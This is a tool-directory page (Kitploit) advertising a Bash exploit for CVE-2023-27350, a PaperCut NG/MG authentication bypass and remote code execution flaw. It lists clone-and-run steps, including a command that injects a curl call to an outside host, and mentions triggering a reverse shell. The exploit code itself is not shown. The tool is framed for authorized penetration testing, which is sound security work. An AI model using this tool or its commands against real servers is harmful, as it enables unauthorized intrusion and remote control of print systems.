Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-27350 — PaperCut NG/MG Authentication Bypass and Remote Code Execution (RCE) Exploit Tool. A standalone Bash implementation of the PaperCut exploit chain, featuring optional proxy support, automated session elevation, and dynamic command injection via the print scripting engine. Designed for security auditing and authorized penetration testing. | Kitploit
Tools/GitHubGitHub/dezso-dfield/cve-2023-27350
Authentication & AuthorizationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and ControlRemote Access Tool
GitHub

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →

About

PaperCut NG/MG Authentication Bypass and Remote Code Execution (RCE) Exploit Tool. A standalone Bash implementation of the PaperCut exploit chain, featuring optional proxy support, automated session elevation, and dynamic command injection via the print scripting engine. Designed for security auditing and authorized penetration testing.

dezso-dfield/cve-2023-27350

CVE-2023-27350

View RepositoryWebsite
89 months agoNot yet reviewed
Share

Exploit Demo

PaperCut NG/MG RCE (CVE-2023-27350)


A streamlined Bash exploit for CVE-2023-27350. This script automates authentication bypass, environment preparation, and command injection via the PaperCut printer scripting engine.
Visual Proof

Basic rce:

Visual Walkthrough


Triggering a reverse shell:

Visual Walkthrough


Quick Start

# Clone the repository
git clone https://github.com/dezso-dfield/CVE-2023-27350.git

# Enter the directory
cd CVE-2023-27350

# Make the script executable
chmod +x rce.sh

# Run the exploit (Example with Proxy)
./rce.sh -u http://10.129.238.16:9191 -x http://10.129.238.16:3128 -c "curl http://10.10.15.82:8000/rce"

Options

  • -u : Target URL (e.g., http://10.129.x.x:9191)
  • -c : Command to execute (wrapped in quotes)
  • -x : (Optional) Proxy URL (e.g., http://10.129.x.x:3128)

Download Tool